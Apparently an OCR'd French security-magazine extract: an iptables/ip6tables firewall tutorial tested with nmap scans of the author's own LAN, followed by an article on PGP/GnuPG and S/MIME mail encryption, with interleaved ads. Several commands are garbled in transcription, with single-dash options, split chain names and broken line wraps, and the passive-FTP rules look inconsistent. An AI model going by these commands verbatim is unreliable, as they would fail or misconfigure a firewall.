- Cisco IP Telephony Part 1 version 6 (CIPT1V6)
- Data Center Network Infrastructure (DCNI-1)

Formations éligibles au DIF | Support de cours remis à chaque participant

Renseignements & Inscriptions :

- Tél.: 0821 20 25 00 (prix d'un appel local)
- info@globalknowledge.fr

Téléchargez le catalogue complet sur :

www.globalknowledge.fr

Global Knowledge®

Global Knowledge France - Siège social - Tour Albert 1er - 65, avenue de Colmar - 92507 Rueil-Malmaison cedex - Tél.: 01 78 15 34 00 - Fax : 01 78 15 33 90

```
iptables -L -n -v --line
```

Remise à zéro des compteurs :

```
iptables -Z
```

Pour supprimer une règle grâce à son numéro de ligne :

```
iptables -D <chaîne> #numéro
```

Pour sauvegarder les règles dans un fichier :

```
iptables-save > fichier_de_sauvegarde
```

Pour restaurer les règles à partir d'un fichier :

```
iptables-restore < fichier_de_sauvegarde
```

Fichier de configuration pour iptables :

```
/etc/sysconfig/iptables-config
```

Fichier de sauvegarde des règles : (sauf les systèmes à base DEBIAN)

```
/etc/sysconfig/iptables
```

Sauvegarde du fichier de configuration : (ne fonctionne pas sous DEBIAN, il faut créer un script et le placer dans `/etc/network/if _ preup.d/`)

```
iptables save
```

Création de règles simples avec iptables

Attention dans tous les exemples de cette partie je considère que la machine n'a qu'une seule carte réseau, il faut utiliser `-i <interface>` pour un paquet provenant d'une interface ou `-o <interface>` pour un paquet sortant dans chacune des règles.

Avant de commencer la rédaction de nos règles de filtrage il est important de commencer sur des bases saines, nous allons donc effacer le contenu des tables : (ici je n'initialise que la table *FILTER*)

```
iptables -F
iptables -X
```

Il faut maintenant implémenter la règle de base : on *DROP* tous les paquets, puis on accepte les flux dont on a besoin :

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

Nous pouvons maintenant commencer à mettre en place nos règles, je tiens à préciser que chacune des règles que je vais implémenter sera indépendante des autres, afin de garder une cohérence globale en cas de besoin de suppression, certaines pratiques que je ne recommande pas sont d'implémenter sur les trois chaines principales (*INPUT*, *OUTPUT* et *FORWARD*) un suivi de connexion globale, afin de faciliter la création des règles (je n'ai plus à me soucier du retour, je crée simplement la règle d'initiation de la connexion). Cette manière de faire simpliste peut engendrer des trous béants dans le pare-feu, je vous recommande donc d'éviter ce genre de pratique.

Nous allons maintenant autoriser le *LOOPBACK* : (le réseau local de la machine)

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
```

Autorisation du PING :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         ICMP -s 192.168.0.2 -j ACCEPT
```

		Source	Destination	Service	Interface	Direction	Action	Comment
0		guardian net-192.168.1.0 net-192.168.2.0	Any	Any	outside			anti spoofing rule
1		Any	Any	Any	loopback			
2		net-192.168.1.0	guardian	TCP ssh	All			SSH Access to firewall is permitted
3		guardian	internal server	DNS	All			Firewall uses one of the machines
4		Any	guardian	Any	All			All other attempts to connect to
5		Any	Any	TCP auth	All			Quickly reject attempts to connect
6		Any	server on dmz	TCP smtp	All			Mail relay on DMZ can accept

Figure 5. *Firewall Builder*

```
iptables -A INPUT -m state --state ESTABLISHED -p ICMP
         -d 192.168.0.2 -j ACCEPT
```

Vous noterez ici que je n'ai pas stipulé la destination en 0.0.0.0, en effet c'est la valeur par défaut si elle est non précisée.

Autoriser le DNS :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -
         p UDP -s 192.168.0.2 -d 192.168.0.1 --sport
         1024: --dport 53 -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p UDP -s
         192.168.0.1 -d 192.168.0.2 --sport 53 --dport
         1024: -j ACCEPT
```

Ici mon serveur DNS et routeur est en IP 192.168.0.1. La commande `--dport 1024:` signifie que le port de destination est un port supérieur à 1024.

Autoriser le HTTP et HTTPS :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 1024: --dport 80 -j
         ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP -d
         192.168.0.2 --sport 80 --dport 1024: -j ACCEPT
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 1024: --dport 443
         -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP
         -d 192.168.0.2 --sport 443 --dport 1024: -j
         ACCEPT
```

Autoriser le SMTP, POP3 et IMAP :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 1024: --dport 25 -j
         ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP -d
         192.168.0.2 --sport 25 --dport 1024: -j ACCEPT
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 1024: --dport 110
         -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP
         -d 192.168.0.2 --sport 110 --dport 1024: -j
         ACCEPT
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 1024: --dport 143
         -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP
         -d 192.168.0.2 --sport 143 --dport 1024: -j
         ACCEPT
```

Autoriser SSH : (on autorise une connexion sur notre machine sur ssh à partir de la machine *162.168.0.3*)

Table 1. *Table des flux*

Description	Entrée / Sortie	État	Protocole	IP source	Port source	IP destination	Port destination
PING	OUTPUT	NEW, ESTABLISHED	ICMP	192.168.0.2	(aucun)	0.0.0.0	(aucun)
PING	INPUT	ESTABLISHED	ICMP	0.0.0.0	(aucun)	192.168.0.2	(aucun)
DNS	OUTPUT	NEW, ESTABLISHED	UDP	192.168.0.2	>1024	0.0.0.0	53
DNS	INPUT	ESTABLISHED	UDP	0.0.0.0	53	192.168.0.2	>1024
HTTP	OUTPUT	NEW, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	80
HTTP	INPUT	ESTABLISHED	TCP	0.0.0.0	80	192.168.0.2	>1024
HTTPS	OUTPUT	NEW, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	443
HTTPS	INPUT	ESTABLISHED	TCP	0.0.0.0	443	192.168.0.2	>1024
SMTP	OUTPUT	NEW, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	25
SMTP	INPUT	ESTABLISHED	TCP	0.0.0.0	25	192.168.0.2	>1024
POP3	OUTPUT	NEW, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	110
POP3	INPUT	ESTABLISHED	TCP	0.0.0.0	110	192.168.0.2	>1024
IMAP	OUTPUT	NEW, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	143
IMAP	INPUT	ESTABLISHED	TCP	0.0.0.0	143	192.168.0.2	>1024
FTP	OUTPUT	NEW, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	21
FTP	INPUT	ESTABLISHED	TCP	0.0.0.0	21	192.168.0.2	>1024
FTP (actif)	INPUT	RELATED, ESTABLISHED	TCP	0.0.0.0	20	192.168.0.2	>1024
FTP (actif)	OUTPUT	ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	20
FTP (passif)	INPUT	RELATED, ESTABLISHED	TCP	192.168.0.2	>1024	0.0.0.0	>1024
FTP (passif)	OUTPUT	ESTABLISHED	TCP	0.0.0.0	>1024	192.168.0.2	>1024

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 22 -d 192.168.0.3
         --dport 1024: -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP
         -d 192.168.0.2 --sport 1024: -s 192.168.0.3 --
         dport 22 -j ACCEPT
```

On remarque ici que les règles se ressemblent beaucoup, avec iptables, une fois les quelques règles standard effectuées c'est assez simple d'utilisation.

Vérifier la mise en place des règles

Voilà nous venons de mettre tout un tas de règles en place, mais il faut maintenant les tester. Pour ce faire il existe plusieurs possibilités :

- le test de chacun des protocoles utilisés (nous allons bien tester si le protocole passe, mais pas si les autres sont filtrés),
- l'utilisation d'un outils automatisé de scan de ports qui permettrait de tester l'ensemble des ports disponibles sur ma machine (c'est l'exemple que nous allons prendre ici).

Afin de tester si le pare-feu de ma machine est bien configuré (voir Figure 4) il faut se positionner sur une autre machine de mon réseau et utiliser l'outils Nmap (disponible sur le site *http://nmap.org/*).

Dans un premier temps nous allons essayer un scan des 65535 ports en TCP SYN (demi-ouvert), le but étant d'aller assez vite, cette méthode à l'avantage de nous informer sur la nature du résultat (port : ouvert, fermé, filtré) :

```
nmap -sS 192.168.0.2 -p-
```

Si on essaie cette commande, normalement aucun résultat ne devrais être reçu : nmap effectue un PING sur la cible avant de commencer le scan, et l'ICMP est ici filtré. Nous avons donc bien vérifié que l'ICMP était bloqué. Pour spécifier à nmap de ne pas effectuer de PING il suffit d'ajouter l'option `-P0` :

```
nmap -P0 -sS 192.168.0.2 -p-
```

On obtient : le port 22 d'ouvert (nous avions appliqué une règle pour permettre l'administration distante), et tous les autres de filtrés. Il faut maintenant tester les règles à partir de notre pare-feu vers une machine distante (ici *192.168.0.3*) qui ne possède pas de pare-feux:

```
nmap -sS 192.168.0.3 -p-
```

On obtient bien un filtrage de tous les ports exceptés les services autorisés.

Création de règles avancées avec iptables

Nous allons maintenant mettre en place les règles de filtrage pour l'utilisation de FTP. Les règles de filtrage pour une connexion FTP active sont assez simples :

```
iptables -A OUTPUT -m state --state NEW,ESTABLISHED -p
         TCP -s 192.168.0.2 --sport 1024: --dport 21 -j
         ACCEPT
iptables -A INPUT -m state --state ESTABLISHED -p TCP -d
         192.168.0.2 --sport 21 --dport 1024: -j ACCEPT
iptables -A INPUT -m state --state RELATED,ESTABLISHED
         -p TCP -d 192.168.0.2 --sport 20 --dport 1024:
         -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED -p TCP
         -s 192.168.0.2 --sport 1024: --dport 20 -j
         ACCEPT
```

Mais voilà dans la majorité des cas si vous avez un routeur et que vous souhaitez télécharger des fichiers, vous devez utiliser le mode passif. La problématique du mode passif est que nous ne connaissons ni le port source ni le port destination, et à moins de n'utiliser qu'un serveur FTP en IP fixe, et bien on ne connaît pas non plus l'IP distante. Cela pose un sacré problème, imaginez créer une règle où l'on dit :

J'accepte toutes les connexions provenant de tous les ports distants vers tous mes ports. Une telle règle mettrait en l'air tout le filtrage mis en place, Netfilter ne permet pas de gérer ce genre de besoin en natif, heureusement il est possible d'ajouter des modules qui eux le gèrent.

Et si je veux filtrer par adresse MAC ? Exemple:

```
iptables -A INPUT -m mac -mac-source 00:AA:BB:CC:DD:EE
```

Ajout de module complémentaire

Pour autoriser la gestion de la commande RELATED qui permet d'effectuer un suivi de connexion dans le cadre du protocole FTP, il faut que le module `ip_conntrack_ftp` soit activé dans le fichier `/etc/sysconfig/iptables-config`, pour les distributions Ubuntu il faut ajouter la commande `modprobe ip_conntrack_ftp` dans le fichier `/etc/modules` (si vous souhaitez charger le module maintenant il suffit de taper `modprobe ip_conntrack_ftp`). On peut maintenant ajouter la règle pour prendre en compte les connexions passives pour FTP :

```
iptables -A INPUT -m state --state RELATED,ESTABLISHED
         -p TCP -s 192.168.0.2 --sport 1024: --dport
         1024: -j ACCEPT
iptables -A OUTPUT -m state --state ESTABLISHED -p TCP
         -d 192.168.0.2 --sport 1024: --dport 1024: -j
         ACCEPT
```

Utilisation du NAT

La redirection de flux est très intéressante et très puissante, vous pouvez facilement transformer la machine

locale en routeur. Si c'est votre besoin pensez à activer la redirection avec la commande :

```
sysctl -w net.ipv4.ip_forward=1
```

ou dans le fichier `/etc/sysctl.conf` appliquer la ligne `net.ipv4.ip _ forward=1`

Nous allons ici voir un exemple simple qui redirigera toutes les connexions sortantes de telnet vers le serveur telnet local :

```
iptables -t NAT -A OUTPUT -p tcp --dport 23 -j DNAT --
         to-destination 192.168.0.2
```

Faciliter la journalisation

Pour rendre les journaux d'audit plus faciles à lire, il peut être intéressant de créer des chaînes. Ici nous allons enregistrer la connexion au service ssh local, l'option `limit` permet de limiter (au bout de 5 requêtes) la journalisation.

```
iptables -A INPUT -p TCP --syn -d 192.168.0.2 -dport 22
         -j LOG --log-prefix "CONNEXION AU TELNET : " --
         log-level "warn" -m limit --limit 1/m
```

Pour lire les messages :

```
less /var/log/messages
```

Exemple de règles permettant de journaliser tous les paquets bloqués :

```
iptables -N LOG DROP
iptables -A LOG DROP -j LOG - log-prefix '[iptables_
         DROP]'
iptables -A LOG DROP -j DROP
```

Et IPV6 ?

C'est bien beau tout ça, je vous ai présenté les bases pour travailler avec Netfilter/iptables sous IPV4, mais pour IPV6 quelques éléments changent. Le premier qui est d'une importance capitale est l'adressage, on passe de 32bits (IPV4) à 128bits (IPV6) au lieu donc d'avoir une adresse en 4 parties : `192.168.0.2` on se retrouve avec une adresse en 8 parties : `1234:0:0:0:0:0:0:2`, le multicast local quand à lui qui s'écrivait `192.168.0.0/24` s'écrit maintenant `1234:0:0:0:0:0:0:0/16`. Pour plus d'information sur l'IPV6 allez voir les RFC correspondantes.

La création des règles, dans un premier temps nous n'utilisons plus la commande `iptables` mais `ip6tables`, l'utilisation est quasiment identique, la différence est visible pour seulement quelques protocoles. On peut aussi simplifier l'écriture, par exemple lors de l'utilisation de l'adresse `1234:0:0:0:0:0:0:2` je peut l'écrire `1234::2`.

Afficher la liste des règles de filtrages en numérotant les lignes en indiquant le nombre de paquets traités, sans faire de résolution de port :

ip6tables -L -n -v --line

Pour supprimer une règle grâce à son numéro de ligne :

```
ip6tables -D <chaîne> #numéro
```

Exemple, autorisation du PING (icmpv6) :

```
ip6tables -A INPUT -p icmpv6 -j ACCEPT
ip6tables -A OUTPUT -p icmpv6 -j ACCEPT
ip6tables -A INPUT -p icmpv6 --icmpv6-type echo-request
          -j ACCEPT
```

Bloquer les requêtes de connexion entrante :

```
# ip6tables -I INPUT -p tcp --syn -j DROP
```

Je n'entrerais pas plus dans le détail, le filtrage IPV6 demande un article à lui seul, et la majorité des réseaux sont encore en IPV4.

Autres solutions

Maintenant que nous avons vu iptables, il existe des solutions pour configurer le pare-feu graphiquement, je ne vais pas énumérer les nombreux logiciels existant mais simplement je vous parler de Firewall Builder (voir Figure 5) qui existe sous Linux, MacOS, et Windows, en double licence (GNU Public License pour les systèmes d'exploitation libres et payant pour les autre). Il supporte iptables (Netfilter), `ipfilter`, `pf`, `ipfw`, Cisco PIX (FWSM, ASA) et les extended access lists des routeurs Cisco. Autant dire que cet outil est très intéressant. Sachez que même si vous avez déjà fait votre configuration avec iptables, cet outil permet de l'ouvrir, vous n'avez donc pas besoin de recommencer tout, je vous conseille vivement de le tester. Si vous avez fait le tableau de flux vu précédemment, vous vous rendrez compte que l'utilisation est équivalente à faire ce tableau, attention tout de même, en cas de création de plusieurs profils à ne pas oublier d'appliquer le bon profil.

Définition

Un firewall (mur de feu/pare-feu) est un système permettant d'effectuer un contrôle des flux entrants et sortants sur un réseau ou une machine.

À PROPOS DE L'AUTEUR

Autodidacte depuis plus de dix ans dans le domaine du développement et l'administration, l'auteur effectue des audits de sécurité informatique pour le compte d'un grand groupe français.

Mail : *hanteville.nicolas@free.fr*

Chiffrement des mails

Robin David

Cet article présente le fonctionnement du chiffrement et de la signature des mails. On s'intéresse donc ici au chiffrement du contenu des mails et des pièces jointes via l'utilisation des deux grandes technologies du domaine, PGP et S/MIME. Nous allons donc voir comment fonctionne le chiffrement et la signature, comment créer ou se procurer clés et certificats et comment les mettre en oeuvre dans un client de messagerie.

Cet article explique...

- Comment utiliser GPG pour chiffrer et signer des mails et par extension chiffrer et signer des fichiers,
- Comment utiliser les certificats personnels S/MIME, pour signer et chiffrer des mails.

Ce qu'il faut savoir...

- Notions de base en cryptographie asymétrique et symétrique,
- Comment fonctionner un service de messagerie(SMTP, IMAP), et le configurer dans un client de messagerie.

Aujourd'hui, le besoin d'envoyer des mails est critique, plus personne ne peut s'en passer pour un usage personnel ou professionnel. Tout d'abord, le chiffrement de l'échange de mails chiffrés avec (SSL/TLS), n'est pas proposé par tous les fournisseurs d'accès ou d'adresses mails, Free par exemple. De plus, même si l'on chiffre la communication avec notre serveur SMTP pour l'envoi de mail, rien ne nous garanti que durant sa transmission il sera relayé avec une communication chiffrée. Le chiffrement de la communication n'est donc pas suffisant d'autant plus qu'il ne résoud pas certains problèmes. Il est en effet connu de tous que Google analyse nos mails afin de faire de la publicité ciblée et que certains sites peu scrupuleux essayent nos identifiants et mots de passe sur nos adresses mails. La réponse à la question pourquoi signer et chiffrer ses mails prend donc tout son sens avec le chiffrement du contenu des mails. Il est donc important de s'assurer que certains échanges par mails restent confidentiels via la signature et le chiffrement. D'une part, signer un mail permet au destinataire de s'assurer de l'identité de l'expéditeur et du contenu du mail. D'autre part, chiffrer permet d'assurer à l'expéditeur que seul le destinataire pourra lire le mail. Bien entendu, chiffrer le contenu du mail ne dispense pas de chiffrer la communication avec SSL, les deux fonctionnant à des niveaux différentes, cela ne pose aucun problème. Nous verrons que l'on peut facilement et rapidement mettre en place une solution de chiffrement et de signature en utilisant soit PGP soit S/MIME. Les deux permettent de signer et de chiffrer des mails bien que leur fonctionnement et leur utilisation diffèrent.

PGP

PGP est un système de chiffrement élaboré par Philip Zimmermann en 1991. Il n'a pas été conçu dans le but unique de chiffrer des mails mais dans un but plus général de chiffrement de documents. C'est pour cette raison qu'il a parfois du mal à s'adapter au formatage d'un mail. Ce système a été normalisé par L'IETF, dont OpenPGP est le standard. Les deux grandes implémentations de OpenPGP sont PGP de la PGP Corporation et GnuPG sous licence GPL. Par la suite, nous n'utiliserons que GnuPG(ou GPG) car il est libre. Il n'en reste pas moins compatible avec l'implémentation de la PGP Corp.

Caractéristiques techniques

D'un point de vue technique, GPG utilise DSA et Elgamal comme algorithme de chiffrement asymétrique par défaut. Il est maintenant possible d'utiliser RSA car celui-ci n'est plus breveté. Il diffère sur le principe car RSA est basé sur la difficulté de factoriser des grands nombres en nombres premiers, alors que DSA et Elgamal sont fondés sur la difficulté de résoudre les logarithme discrets. En terme de chiffrement symétrique, GPG propose notamment le 3DES et l'AES ; ce qui lui vaut l'appellation de cryptographie ou cryptosystème hybride, car mêlant cryptographie symétrique et asymétrique

(voir encadré et Figure 1). La fonction de hachage utilisée par défaut est le SHA-1.

Le standard OpenPGP a l'avantage de permettre une grande modularité dans le contenu de la clé il est en effet possible d'ajouter plusieurs UID au sein d'une même clé, donc d'ajouter plusieurs adresses mail ce qui évite de multiplier le nombre de clés. Il est aussi possible d'ajouter des sous-clés, une photo, changer le mot de passe de la clé privée, changer la date d'expiration ou encore modifier les préférences de la clé en terme de chiffrement, hachage, compression...

La diffusion des clés publiques se fait par l'intermédiaire de serveurs de clés PGP publiques. Ainsi, chacun peut envoyer sa clé publique pour la mettre à disposition de tous ; pour le chiffrement tout particulièrement.

WOT?

Comme dans tout système d'échange sur le net, se pose alors la question de la confiance que l'on accorde à l'interlocuteur. A l'inverse d'un système architecturé autour d'un PKI, pour PGP la confiance se gère de personne à personne, système aussi connu sous le nom de « Web Of Trust ». Le Web Of Trust est un concept inventé en même temps que PGP dans le but d'établir un niveau de confiance entre les personnes utilisant PGP (voir Figure 2). Il suit un modèle décentralisé et son mé-

Envoi d'un mail signé et chiffré



Figure 1. *Envoi d'un mail signé et chiffré*

Chiffrement:

1. On génère la clé de session et on chiffre le texte avec,
2. On ajoute le texte chiffré dans le mail,
3. Bob prend la clé public de Alice pour chiffrer la clé de session,
4. Il ajoute la clé de session dans le mail,

Signature:

1. Il hache le corps du texte,
2. Il chiffre le digest(hash) avec sa clé privée pour créer la signature,
3. Il ajoute la signature dans le mail,
4. Il envoi le mail à Alice,

Déchiffrement:

1. Alice déchiffre la clé de session avec sa clé privée,
2. Elle déchiffre le message avec la clé de session,

Vérification signature:

1. Elle déchiffre la signature avec la clé public de Bob, 11' Elle obtient le hash que Bob avait fait du corps du message
2. Alice hash le message déchiffré précédemment,
3. Si les condensas (hash) sont identiques alors la signature est valide.

canisme central est la signature des clés. Le principe est de signer avec sa clé privée, la clé publique de quelqu'un dont on confirme l'identité suite à une rencontre physique ou au cours d'une *Signing Party*.

Il existe trois grandes situations pour lesquelles PGP accorde sa confiance à une clé:

- On a signé la clé de quelqu'un directement ou indirectement (si on à configuré notre clé avec un niveau de confiance maximum, ce qui parait normal),
- Notre clé et la clé du destinataire est signé par une 3ème personne(tiers) à laquelle on a accordé le niveau de confiance maximum,
- Par réaction en chaîne on à accordé notre confiance à la personne en accordant le niveau de confiance maximum à une personne qui l'a signé).
- Note:Dans gpg on peut configurer le *trust-model,* par défaut c'est le Web Of Trust ci-dessus, mais il en existe d'autres tels que le *direct* ou la validité d'une clé n'est pas calculée avec le Web Of Trust mais définie par l'utilisateur, ou encore le *always* qui ne tient pas compte du Web Of Trust. Ainsi, si la signature est bonne la clé est de confiance sinon elle ne l'est pas.

Risques liés à la technologie PGP

Le principal risque lié à PGP est la diffusion de la clé. En effet, n'importe qui peut créer une clé PGP avec une adresse mail qu'il ne possède pas et l'envoyer sur un serveur de clé publique. Ce phénomène d'usurpation d'identité est le principal risque, car un mail chiffré avec une clé usurpée sera lisible par l'usurpateur en supposant qu'il ait accès à la boite aux lettres électronique ou qu'il soit apte à intercepter les mails en amont. Dans ce cas là rien n'empêche l'usurpateur de déchiffrer le mail, le chiffrer à nouveau avec la bonne clé et de le renvoyer à la bonne personne ce qui fait finalement penser à du *man in the middle.* Cependant, en pratique la mise en place de ce genre d'attaque doit être très complexe.

Le deuxième inconvénient de PGP est l'absence de méthode pro-active pour vérifier la validité d'une clé. Par exemple, lorsque l'on révoque notre clé et qu'on l'envoie sur un serveur de clé, celle-ci est révoquée. Cependant, si nos correspondant ne procèdent pas vérification manuelle(`gpg --refresh-keys`) de l'état de la clé, alors ils continuerons à utiliser une clé qui est normalement révoquée. Cependant, rien ne nous empêche de mettre cette commande dans un crontab ou automatiser la mise à jour d'une quelconque manière.

La meilleure solution contre ces problèmes reste la communication avec les correspondants y compris lors de la prise de contact pour qu'il vous transmette l'ID de sa clé ou son fingerprint.

Fonctionnement du Web Of Trust



Figure 2. *Système de confiance PGP*

1. Bob crée sa clé et l'envoie sur un serveur de clé PGP,
2. Alice veut envoyer un message à Bob et télécharge la clé. Comment être sûr que c'est bien celle de Bob ?
3. Dans ce cas Alice a signé la clé d'un ami qui à lui même signé la clé de Bob ; donc indirectement Alice à confiance dans la clé de Bob et elle pourra chiffrer en toute confiance des messages pour Bob.

altospam

Libérez vos emails !

Ne perdez plus de temps avec les spams et les virus

Logiciel externalisé de protection de la messagerie électronique

- 14 technologies antispams et 3 antivirus
- Anti-phishing, anti-scam, anti-relayage
- Protection contre le deni de service
- Plus de 98% de spams bloqués
- Taux de faux-positifs quasi nul
- Très haute disponibilité (serveurs redondants)
- Trafic réseau et serveur de mails allégés
- Aucune modification de l'infrastructure existante
- Engagement sur la qualité de service (SLA)

Testez gratuitement notre service, mis en place en quelques minutes

http://www.altospam.com

GnuPG en pratique

Avant de pouvoir échanger une quelconque clé il faut d'abord la crée. Voici comment créer un couple de clés et quelques informations pour l'administrer.

Avant de commencer, il faut savoir que certains logiciels et *plugins* permettent de créer et d'administrer les clés. Cela reste cependant plus instructif de le faire manuellement.

De plus, il faut savoir que le trousseau de clés de l'utilisateur et toutes les clés téléchargées se trouvent dans le dossier *.gnupg* du *homedir*. Les principaux fichiers sont *gpg.conf,* le fichier de configuration qui définit notamment le serveur de clés par défaut, *pubring.gpg* et *secring.gpg* qui contiennent respectivement les clés publiques et les clés privées et enfin *trustdb.gpg* qui contient les informations relatives à la confiance des clés. En effet, il est important de savoir que la confiance que l'on accorde aux clés est dépendante du trousseau de clés. Enfin l'avantage de GPG (par rapport à S/MIME) est d'être conçu de la même manière que ce soit Mac OS X, Windows ou Linux. Les clés seront toujours stockées dans le répertoire utilisateur dans un format binaire. Par défaut, sous Linux, gpg est installé avec la distribution. Pour Windows, il faut se procurer le logiciel et ajouter gpg.exe dans le *path*. Pour Mac, il existe un portage de gpg qui s'appelle MacGPG mais son fonctionnement est identique.

Pour créer une clé en console, rien de plus simple :

```
gpg -gen-key
```

Il suffit de suivre les instructions, pour le choix du chiffrement laisser par défaut DSA et Elgamal, ensuite vous pouvez agrandir la taille de la clé si elle ne vous convient pas. Ne vous inquiétez pas s'il vous est demandé d'agiter la souris et d'appuyer sur les touches de votre clavier. Il a besoin au moins au début de générer des nombres aléatoires pour la création de la clé. Ceci fait votre paire de clés, alors elles se trouvent dans votre trousseau de clés dans votre *homedir*. Les commandes de bases sont :

`gpg -list-key` et gpg `--list-secret-key` qui liste respectivement toutes les clés publiques et toutes les clés privées du trousseau de clés (keyring).

`gpg -list-sigs` permet de lister toutes les signatures des clés ou de la clé spécifiée

`gpg -export monuid` permet d'exporter la paire de clés spécifiée(par défaut sur la sortie standard)

`gpg -edit-key monuid` permet d'éditer la clé identifiée par monuid.

Une fois le prompt affiché tapez help et de nombreuses options s'offrent à vous, sachant qu'il faudra entrer le mot de passe de la clé privée pour les opérations touchant directement la clé.

Se pose alors la question, comment on télécharge les clés de nos correspondants et comment met-on à disposition notre clé publique ? La méthode standard est d'utiliser un serveur de clé qui s'occupera de répliquer cette clé sur d'autre serveurs.

Pour télécharger une clé si l'on connaît déjà l'identifiant de la clé on peut utiliser

`gpg -keyserver pgp.mit.edu -recv-keys [uid]` pour la télécharger. On peut cependant la télécharger du serveur que l'on veut.



Figure 3. *Menu de gestion des clés*

Dans le cas échéant il existe une alternative

```
gpg -keyserver pgp.mit.edu -search-keys [recherche]
```

Sachant que la recherche s'effectue sur le nom, l'adresse mail et l'UID de la clé.

